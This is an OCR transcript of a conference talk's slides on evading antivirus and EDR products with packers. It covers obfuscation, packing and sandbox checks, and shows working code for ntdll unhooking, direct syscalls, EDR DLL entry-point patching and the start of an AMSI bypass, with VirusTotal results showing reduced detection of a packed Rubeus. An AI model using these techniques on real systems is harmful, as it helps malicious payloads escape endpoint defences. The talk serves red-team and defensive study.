AV/EDR Evasion - Packer Style

Fabian Mosch alias S3cur3Th1ssh1t/@Shitsecure

Agenda

- Whoami & Introduction
- Approaches for Evasion
- Environmental Keying
- Evading Userland hooks
  - Unhooking, Direct Syscalls, Block AV/EDR DLLs
- Useful Packer Evasion capabilities
  - Where/when are they needed
- Defeating Entropy based detections
- NimSyscallPacker Demo

AV/EDR Evasion - Packer Style

Whoami / Introduction

Whoami & Introduction

- Fabian Mosch, Teamleader Pentest/Red-Team @r-tec
  - ~7 years experience in Pentesting/Red-Teaming
  - Breaking into Company networks at work
  - Spare Time: Scripting, Writing Blog Posts, YouTube-Channel
- Author of different OffSec related Github Repositories
  - WinPwn, SharpImpersonation, NamedPipePTH
  - Multipotato, PowerSharpPack
  - Nim ports for several techniques/tools
- Special interest in AV/EDR Evasion topics
- https://twitter.com/ShitSecure | https://www.youtube.com/channel/UC27i77nEwKE8hffrxNqXNOg | https://s3cur3th1ssh1t.github.io/ | https://www.linkedin.com/in/fabian-m-864b66122/

Whoami & Introduction

- AV/EDR Evasion – Why?
  - Research in the InfoSec sector leads to new attack vectors and public tools / PoCs
  - Pentest/Red-Teams adopt public tools/techniques, same goes for Threat Actors
    - -> Everything, that is public will get flagged/detected at some point
  - Detections for public tools/techniques have increased a lot
  - Evasion techniques are needed for execution of <u>known Payloads</u>

- Customers expect us to evade their systems – or want to test them
- ! AV/EDR products are by far not the only important/relevant factor for detections !

AV/EDR Evasion - Packer Style


Approaches for Evasion


Approaches for Evasion

- Obfuscation
  - Change/Remove IoCs/Strings, add trash
  - Manual or automatic
  - On source Code level or for compiled binaries
- Packing
  - Compression/Encryption of the payload
  - Decompression/Decryption on Runtime
  - Execution from memory
- Command & Control Execution
  - Execution from memory – same techniques as a Packer

Approaches for Evasion - Obfuscation

- https://github.com/AnErrupTion/LoGiC.NET - Example






```
C:\temp\entropy-1.0-win64\entropy-1.0-win64>entropy.exe C:\temp\entropy\Rubeusplain.exe
5.87 C:\temp\entropy\Rubeusplain.exe

C:\temp\entropy-1.0-win64\entropy-1.0-win64>entropy.exe C:\temp\entropy\Rubeusplain2_protected.exe
5.05 C:\temp\entropy\Rubeusplain2_protected.exe
```

Approaches for Evasion - Obfuscation

56 / 70

Community Score

56 security vendors and no sandboxes flagged this file as malicious

365eefa1df0e913bcd993d5e5be475601bea62923a923ce818a9bb5ee0c60534
Rubeus.exe

peexe | assembly | runtime-modules | detect-debug-environment | long-sleeps | direct-cpu-clock-access

443.00 KB
Size

2023-02-27 09:37:25 UTC
a moment ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	HackTool/Win.FEY.C4786830
Alibaba	VirTool:Win32/Kekeo.3b7aa584	ALYac	Generic.Fochi.MSIL.Hacktool.7.1E72284E
Antiy-AVL	RiskWare/MSIL.Rubeus	Arcabit	Generic.Fochi.MSIL.Hacktool.7.1E72284E
Avast	Win32:HacktoolX-gen [Trj]	AVG	Win32:HacktoolX-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1202902	BitDefender	Generic.Fochi.MSIL.Hacktool.7.1E72284E
BitDefenderTheta	Gen:NN.ZemsilF.36276.Bm0@aipd2dj	Bkav Pro	W32.AIDetectNet.01
ClamAV	Win.Trojan.HackTool_MSIL_Rubeus_1-9...	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.4677a2	Cynet	Malicious (score: 100)
Cyren	W32/Rubeus.A.gen!Eldorado	DrWeb	Tool.RubeusNET.1
Elastic	Windows.Hacktool.Rubeus	Emsisoft	Generic.Fochi.MSIL.Hacktool.7.1E72284...
eScan	Generic.Fochi.MSIL.Hacktool.7.1E72284E	ESET-NOD32	A Variant Of MSIL/Riskware.Rubeus.A
F-Secure	Heuristic.HEUR/AGEN.1202902	Fortinet	Riskware/Rubeus
GData	MSIL.Riskware.Rubeus.A	Google	Detected
Ikarus	Virus.Win32.Kekeo	Jiangmin	HackTool.MSIL.bbng

Approaches for Evasion - Obfuscation

39 / 69

Community Score

39 security vendors and no sandboxes flagged this file as malicious

3f2d4525f48fa56a1aa880806a2cb21de4f856faf86afb0c8bdb5fc4c231679c
Rubeus.exe
peexe overlay

1.96 MB
Size

2023-02-27 09:33:38 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	HackTool/Win.FEY.C4926239
ALYac	IL:Trojan.MSILMamut.5634	Arcabit	IL:Trojan.MSILMamut.D1602
BitDefender	IL:Trojan.MSILMamut.5634	BitDefenderTheta	Gen:NN.ZemsilF.36276.9n1@aOW7EWb
Bkav Pro	W32.AIDetectNet.01	ClamAV	Win.Trojan.HackTool_MSIL_Rubeus_1-9...
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.3063ab
Cynet	Malicious (score: 100)	Cyren	W32/Rubeus.A.gen!Eldorado
Elastic	Windows.Hacktool.Rubeus	Emsisoft	IL:Trojan.MSILMamut.5634 (B)
eScan	IL:Trojan.MSILMamut.5634	ESET-NOD32	A Variant Of MSIL/Riskware.Rubeus.B
GData	IL:Trojan.MSILMamut.5634	Google	Detected
Ikarus	Virus.Win32.Kekeo	K7AntiVirus	Trojan (00577e681)
K7GW	Trojan (00577e681)	Kaspersky	HackTool.MSIL.Agent.gp
Malwarebytes	HackTool.Rubeus	MAX	Malware (ai Score=85)
MaxSecure	Trojan.Malware.300983.susgen	McAfee	HackTool-FEY!82E9CDD3063A
McAfee-GW-Edition	HackTool-FEY!82E9CDD3063A	Microsoft	VirTool:MSIL/Kekeo.NT!MTB
QuickHeal	Trojan.YakbeexMSIL.ZZ4	Rising	Trojan.Ruberoid!8.122F6 (TFE:dGZlOg2...
Sangfor Engine Zero	Trojan.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Sophos	ATK/Rubeus-B

Approaches for Evasion - Obfuscation

- Public obfuscators often lack important IoC changes or capabilities
  - Class/Namespace/Function renaming
  - GUID changes
  - Bad string obfuscation, e.G. base64 or rot13
- The obfuscation itself often leads to new detections
  - Entropy may increase
  - No more plain strings are visible -> suspicious
  - -> Generic detections
- Adjustments may be needed for each tool/payload
- Multiple language Support (C#, C++, C, Go, Nim, …)

Approaches for Evasion - Packing

- https://github.com/icyguider/Nimcrypt2 - Example


```
C:\temp\entropy-1.0-win64\entropy-1.0-win64>entropy.exe C:\temp\Nimcrypt2\*.exe
7.87 C:\temp\Nimcrypt2\rubeuspacked.exe
5.87 C:\temp\Nimcrypt2\Rubeusplain.exe
```

```
c:\temp\Nimcrypt2>rubeuspacked.exe
[*] Running sandbox checks...
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...

v2.2.2

Ticket requests and renewals:
```

Approaches for Evasion - Packing

56 / 70

Community Score

56 security vendors and no sandboxes flagged this file as malicious

365eefa1df0e913bcd993d5e5be475601bea62923a923ce818a9bb5ee0c60534
Rubeus.exe

peexe | assembly | runtime-modules | detect-debug-environment | long-sleeps | direct-cpu-clock-access

443.00 KB
Size

2023-02-27 09:37:25 UTC
a moment ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 5


Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	HackTool/Win.FEY.C4786830
Alibaba	VirTool:Win32/Kekeo.3b7aa584	ALYac	Generic.Fochi.MSIL.Hacktool.7.1E72284E
Antiy-AVL	RiskWare/MSIL.Rubeus	Arcabit	Generic.Fochi.MSIL.Hacktool.7.1E72284E
Avast	Win32:HacktoolX-gen [Trj]	AVG	Win32:HacktoolX-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1202902	BitDefender	Generic.Fochi.MSIL.Hacktool.7.1E72284E
BitDefenderTheta	Gen:NN.ZemsilF.36276.Bm0@aipd2dj	Bkav Pro	W32.AIDetectNet.01
ClamAV	Win.Trojan.HackTool_MSIL_Rubeus_1-9...	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.4677a2	Cynet	Malicious (score: 100)
Cyren	W32/Rubeus.A.gen!Eldorado	DrWeb	Tool.RubeusNET.1
Elastic	Windows.Hacktool.Rubeus	Emsisoft	Generic.Fochi.MSIL.Hacktool.7.1E72284...
eScan	Generic.Fochi.MSIL.Hacktool.7.1E72284E	ESET-NOD32	A Variant Of MSIL/Riskware.Rubeus.A
F-Secure	Heuristic.HEUR/AGEN.1202902	Fortinet	Riskware/Rubeus
GData	MSIL.Riskware.Rubeus.A	Google	Detected
Ikarus	Virus.Win32.Kekeo	Jiangmin	HackTool.MSIL.bbng

Approaches for Evasion - Packing



12 / 69

12 security vendors and no sandboxes flagged this file as malicious

81c8fbad8b09e6fb2c930091fed8da32717d4c94afce022cfb79ff7cd4458caf
rubeuspacked.exe
peexe 64bits assembly

723.00 KB Size
2023-02-27 09:57:52 UTC a moment ago
EXE

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis — Do you want to automate checks?

Avira (no cloud)	HEUR/AGEN.1250351	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
Cybereason	Malicious.706e92	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	ESET-NOD32	A Variant Of Win64/Injector.HT
Google	Detected	Ikarus	Trojan.Win64.Rozena
Malwarebytes	Malware.AI.1478321614	Sangfor Engine Zero	Trojan.Win32.Save.a
SecureAge	Malicious	Symantec	ML.Attribute.HighConfidence
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

Sections


Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	100264	100352	6.36	385c2b44aa090114d0249e961ed5c4d2	749920.75
.data	106496	352	512	1.75	ae971c07a06cdbd8794793b9a4269f3e	83815
.rdata	110592	621936	622080	7.98	fe7d8ab8c338b7efc2b168dd81d93ca0	25949.29
.pdata	733184	6156	6656	4.96	27894ace29728c72b0bf084ad76be02c	308235.84
.xdata	741376	5080	5120	4.01	4ccdd4614faf49bab60391f4fc2fdba3	143983.16


Approaches for Evasion - Packing


- Public Packers will get flagged as everything public is at some point
  - Building signatures for a public Open Source tool is easy
  - All resulting executables have the same byte sequences for the loader
    - A good Signature triggers for ANY packed payload
- Defense Evasion techniques **can** lead to additional detections
  - Bypassing AMSI
  - Blocking ETW data
  - Unhooking
  - Direct Syscalls
  - And so on..
- Detections by Entropy, especially for large payloads

Approaches for Evasion – C2 execution

- https://github.com/cobbr/Covenant - Example







Approaches for Evasion – C2-Execution

- Building signatures for Open Source C2-Frameworks is easy (disk or memory)
- The initial C2-Stager should be either Obfuscated or Packed to get around AV/EDR
  - Signatures/traces only visible in the process memory
  - Unless the C2 uses memory encryption
  - Obfuscation ***can*** lead to a memory Scan Evasion, Packing ***can't***
- Module execution can lead to detections
  - Reflective PE-Loading
  - Assembly::Load
  - Shellcode Execution
  - Memory Scans
  - And so on..

AV/EDR Evasion - Packer Style

Environmental Keying


Environmental Keying

- AV/EDR vendors tend to upload samples into a Sandbox environment to check their behaviour
  - If malicious behaviour is detected -> Delete/Block/Prevent execution

- Attackers can therefore “check” the target environment before:
  - Retrieving the Payload
  - Unpacking/decrypting the Payload
  - Doing memory execution
- Slow down Incident Response process & Analysis

Environmental Keying – examples

- If target environment information are known
  - Domain name
  - Active Directory User-count
  - Time zone
  - …
- Otherwise
  - Domain Join in general
  - Disk/memory space
  - Number of processes
  - Browser history, recent document count
  - …



https://research.checkpoint.com/2022/invisible-cuckoo-cape-sandbox-evasion/

Environmental Keying – examples

- User activity
  - MessageBox click
  - Mouse Click counter / Cursor position
  - Count Window Changes

```
#
#   Prompts user with dialog box and waits for response before executing, PowerShell
#   Module written by Brandon Arvanaghi
#   Website: arvanaghi.com
#   Twitter: @arvanaghi
#

$dialogBoxTitle = "CheckPlease by @arvanaghi and @ChrisTruncer"
$dialogBoxMessage = "This is a sample dialog box to ensure user activity!"

if ($Args.count -eq 2) {
        $dialogBoxTitle = $($args[0])
        $dialogBoxMessage = $($args[1])
}

$messageBox = New-Object -COMObject WScript.Shell
[void]$messageBox.Popup($dialogBoxMessage,0,$dialogBoxTitle,0)

Write-Output "Now that the user has clicked `"OK`" or closed the dialog box, we will proceed with malware execution!"
```

- Many examples in different languages:
  - https://github.com/Arvanaghi/CheckPlease
  - https://evasions.checkpoint.com/

AV/EDR Evasion - Packer Style

Evading Userland hooks

Evading Userland hooks

- AV/EDR's are using Userland hooking for 'behaviour based detections'
  - For hooked functions, a Jump to the EDR DLL takes place
  - The EDR DLL can analyse the input arguments
  - Analysis == known malicious -> kill Process

```
mov  r10,rcx                          NtCreateSection
mov  eax,4A                           4A:'J'
test byte ptr ds:[7FFE0308],
jne  ntdll.7FFF0D53B2E5
syscall
ret
int  2E
ret
```


Unhooked

```
mov  r10,21E559508B0                  NtCreateSection
jmp  r10
???
jg   ntdll.7FFF0D53B2E1
jne  ntdll.7FFF0D53B2E5
syscall
ret
int  2E
ret
```

Hooked

Evading Userland hooks

- Simple Example - NtCreateThreadEx
  - An EDR checks the *startAddress* for known malicious code
    - A memory Scan for it's memory location is done
    - Yara rule finds Cobaltstrike/Sliver/Covenant Shellcode and verifies that as known malicious
    - The Process is killed




```
def NtCreateThreadEx(
     ref threadHandle as IntPtr
     desiredAccess as UInt32,
     objectAttributes as IntPtr
     processHandle as IntPtr,
     startAddress as IntPtr,
     parameter as IntPtr,
     inCreateSuspended as bool,
     stackZeroBits as Int32,
     sizeOfStack as Int32,
     maximumStackSize as Int32,
     attributeList as IntPtr) as UInt32:
     pass
```

Evading Userland hooks

Unhooking

- E.G. Grabbing a fresh ntdll.dll copy from Disk, KnownDLLs, …
- Search for the current Process ntdll.dll .text Section
- Overwrite the .text Section of the current Process ntdll.dll with the fresh one

```
ntdllFile = getOsFileHandle(open("C:\\windows\\system32\\ntdll.dll",fmRead))
ntdllMapping = CreateFileMapping(ntdllFile, NULL, 16777218, 0, 0, NULL) # 0x02 =  PAGE_READONLY & 0x1000000 = SEC_IMAGE
if ntdllMapping == 0:
  echo fmt"Could not create file mapping object ({GetLastError()})."
  return false
ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0)
if ntdllMappingAddress.isNil:
  echo fmt"Could not map view of file ({GetLastError()})."
  return false
hookedDosHeader = cast[PIMAGE_DOS_HEADER](ntdllBase)
hookedNtHeader = cast[PIMAGE_NT_HEADERS](cast[DWORD_PTR](ntdllBase) + hookedDosHeader.e_lfanew)
for Section in low ..< hookedNtHeader.FileHeader.NumberOfSections:
    hookedSectionHeader = cast[PIMAGE_SECTION_HEADER](cast[DWORD_PTR](IMAGE_FIRST_SECTION(hookedNtHeader)) + cast[DWORD_PTR](IMAGE_SIZEOF_SECTION_HEADER * Sectio
    if ".text" in toString(hookedSectionHeader.Name):
        var oldProtection : DWORD = 0
        if VirtualProtect(ntdllBase + hookedSectionHeader.VirtualAddress, hookedSectionHeader.Misc.VirtualSize, 0x40, addr oldProtection) == 0:#0x40 = PAGE_EXECU
          echo fmt"Failed calling VirtualProtect ({GetLastError()})."
          return false
        copyMem(ntdllBase + hookedSectionHeader.VirtualAddress, ntdllMappingAddress + hookedSectionHeader.VirtualAddress, hookedSectionHeader.Misc.VirtualSize)
        if VirtualProtect(ntdllBase + hookedSectionHeader.VirtualAddress, hookedSectionHeader.Misc.VirtualSize, oldProtection, addr oldProtection) == 0:
```

https://github.com/byt3bl33d3r/OffensiveNim/blob/master/src/unhook.nim

Evading Userland hooks

Direct Syscalls

- Typically retrieved from:
  - Memory (HellsGate, TartarusGate, RecycledGate, …)
  - Disk (GetSyscallStub – e.G. C# DInvoke)
  - (Partially) Embedded (Syswhispers – 1,2,3)

```
NtOpenProcess PROC
        mov [rsp +8], rcx          ; Save registers.
        mov [rsp+16], rdx
        mov [rsp+24], r8
        mov [rsp+32], r9
        sub rsp, 28h
        mov ecx, 00DD60C24h        ; Load function hash into ECX.
        call SW3_GetSyscallNumber              ; Resolve function hash into syscall number.
        add rsp, 28h
        mov rcx, [rsp+8]                      ; Restore registers.
        mov rdx, [rsp+16]
        mov r8, [rsp+24]
        mov r9, [rsp+32]
        mov r10, rcx
        syscall                    ; Invoke system call.
        ret
NtOpenProcess ENDP
```

https://github.com/klezVirus/SysWhispers3/blob/master/example-output/Syscalls-asm.x64.asm

Evading Userland hooks

DLL Blocking

- SharpBlock:
  - Creates a child Process and registers itself as Debugger for that
  - Debugger checks for LOAD_DLL_DEBUG_EVENT – EDR DLL load
  - DLL EntryPoint is patched - The DLL exits without creating hooks

What if we change the entry points behavior to the equivalent code?

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    return TRUE;
}
```

```
if (ShouldBlockDLL(dllPath)) {

    Tuple<long, long> addressRange = new Tuple<long, long>((long)imageBase, (long)imageB
    blockAddressRanges.Add(addressRange);

    Console.WriteLine($"[+] Blocked DLL {dllPath}");

    byte[] retIns = new byte[1] { 0xC3 };
    uint bytesWritten;

    Console.WriteLine("[+] Patching DLL Entry Point at 0x{0:x}", entryPoint.ToInt64());

    if (WriteProcessMemory(hProcess, entryPoint, retIns, 1, out bytesWritten)) {
        Console.WriteLine("[+] Successfully patched DLL Entry Point");
    } else {
```

https://ethicalchaos.dev/2020/06/14/lets-create-an-edr-and-bypass-it-part-2/

Evading Userland hooks

Detecting the Evasion techniques

- Hooking
  - EDR could (regularly) check, if the hooks were removed
- Direct Syscalls
  - EDR could check file read for ntdll.dll
  - EDR could check, if the Syscall came from ntdll.dll
- DLL Blocking
  - EDR could check, if it's DLL was successfully injected
- I never faced **any** of those detections personally – false positive rate??

AV/EDR Evasion - Packer Style

Useful Packer Evasion capabilities

Useful Packer Evasion capabilities – AMSI

- Depending on the Payload an Antimalware Scan-Interface (AMSI) bypass **is needed**
- Detections by AMSI can occur for:
  - *C# Assemblies*
  - *Powershell Scripts*
  - *Javascript/VBScript*
  - *VBA macros*
- There are NO AMSI detections for
  - Shellcode (If not a language from above, e.G. Donut packed C# Assembly)
  - Portable Executables written in C,C++,Go,Nim, …
- **Don't** use/enable an AMSI bypass if not needed **(!)**

Useful Packer Evasion capabilities – AMSI

Plain old Patching/Hooking

- Most famous

```
using System;
using System.Runtime.InteropServices;

public class AmsiBypass
{
    public static void Execute()
